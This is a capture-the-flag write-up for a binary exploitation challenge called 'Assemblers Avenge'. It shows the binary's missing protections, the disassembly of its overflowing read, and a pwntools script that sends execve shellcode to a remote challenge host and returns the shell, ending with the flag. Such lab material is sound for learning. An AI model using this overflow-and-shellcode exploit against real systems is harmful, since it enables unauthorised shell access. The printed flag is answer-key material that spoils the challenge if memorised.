

Assemblers Avenge

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Assemblers Avenge]
└─$ checksec assemblers_avenge
/usr/lib/python3/dist-packages/pwnlib/commandline/libcdb.py:224: SyntaxWarning: invalid escape sequence '\d'
  libc_version = re.search(b'libc[ -](\d+\.\d+)', exe.data)
[*] '/home/vigneswar/Pwn/Assemblers Avenge/assemblers_avenge'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```


2) Checked the disassembled code



```
                     undefined processEntry entry()
      undefined        AL:1          <RETURN>
                     _start                                     XREF[4]:     Entry Point(*), 00400018(*),
                     entry                                                   00400088(*),
                                                                             _elfSectionHeaders::00000050(*)
    00401000 55              PUSH       RBP
    00401001 48 89 e5        MOV        RBP,RSP
    00401004 48 83 ec 20     SUB        RSP,0x20
    00401008 e8 0a 00        CALL       _write                          ssize_t _write(int __fd, void * ...
             00 00
    0040100d e8 5b 00        CALL       _read                           ssize_t _read(int __fd, void * ...
             00 00
    00401012 e8 29 00        CALL       _exit                           void _exit(int __status)
             00 00
                     -- Flow Override: CALL_RETURN (CALL_TERMINATOR)
```



```
      size_t               RDX:8          __n
                     _write
    00401017 55              PUSH       RBP
    00401018 48 89 e5        MOV        RBP,RSP
    0040101b 48 83 ec 20     SUB        RSP,0x20
    0040101f 48 c7 c0        MOV        RAX,0x1
             01 00 00 00
    00401026 48 c7 c7        MOV        __fd,0x1
             01 00 00 00
    0040102d 48 8d 34        LEA        __buf,[message]
             25 0c 20
             40 00
    00401035 48 c7 c2        MOV        __n,0x62
             62 00 00 00
    0040103c 0f 05           SYSCALL
    0040103e c9              LEAVE
    0040103f c3              RET
```




```
     undefined1        Stack[-0x10]:1 local_10                             XREF[1]:     0040107c(*)
                    _read                                          XREF[1]:     entry:0040100d(c)
  0040106d 55             PUSH       RBP
  0040106e 48 89 e5       MOV        RBP,RSP
  00401071 48 83 ec 10    SUB        RSP,0x10
  00401075 48 c7 c7       MOV        __fd,0x0
           00 00 00 00
  0040107c 48 8d 75 f8    LEA        __buf=>local_10,[RBP + -0x8]
  00401080 48 c7 c2       MOV        __nbytes,0x18
           18 00 00 00
  00401087 48 c7 c0       MOV        RAX,0x0
           00 00 00 00
  0040108e 0f 05          SYSCALL
  00401090 c9             LEAVE
  00401091 c3             RET
```

.....

3) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./assemblers_avenge")
context.binary = exe

# io = gdb.debug(exe.path, 'b* 0x40108e\nc', api=True)
io = remote('94.237.63.109', 31129)

shellcode = asm('''
mov al, 59
mov edi, 0x402065
xor rsi, rsi
cdq
syscall
''')

print(len(shellcode))
io.sendlineafter(b'/bin/sh\x00\n', b'\x90'*(0x10-len(shellcode)) + shellcode + p64(0x40106b))
io.interactive()
```

4) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Assemblers Avenge]
└─$ python3 solve.py
13
$ ls
assemblers_avenge
flag.txt
$ cat flag.txt
HTB{y0ur_l0c4l_4553mbl3R5_4v3ng3d_0n_t1m3}
$ 
```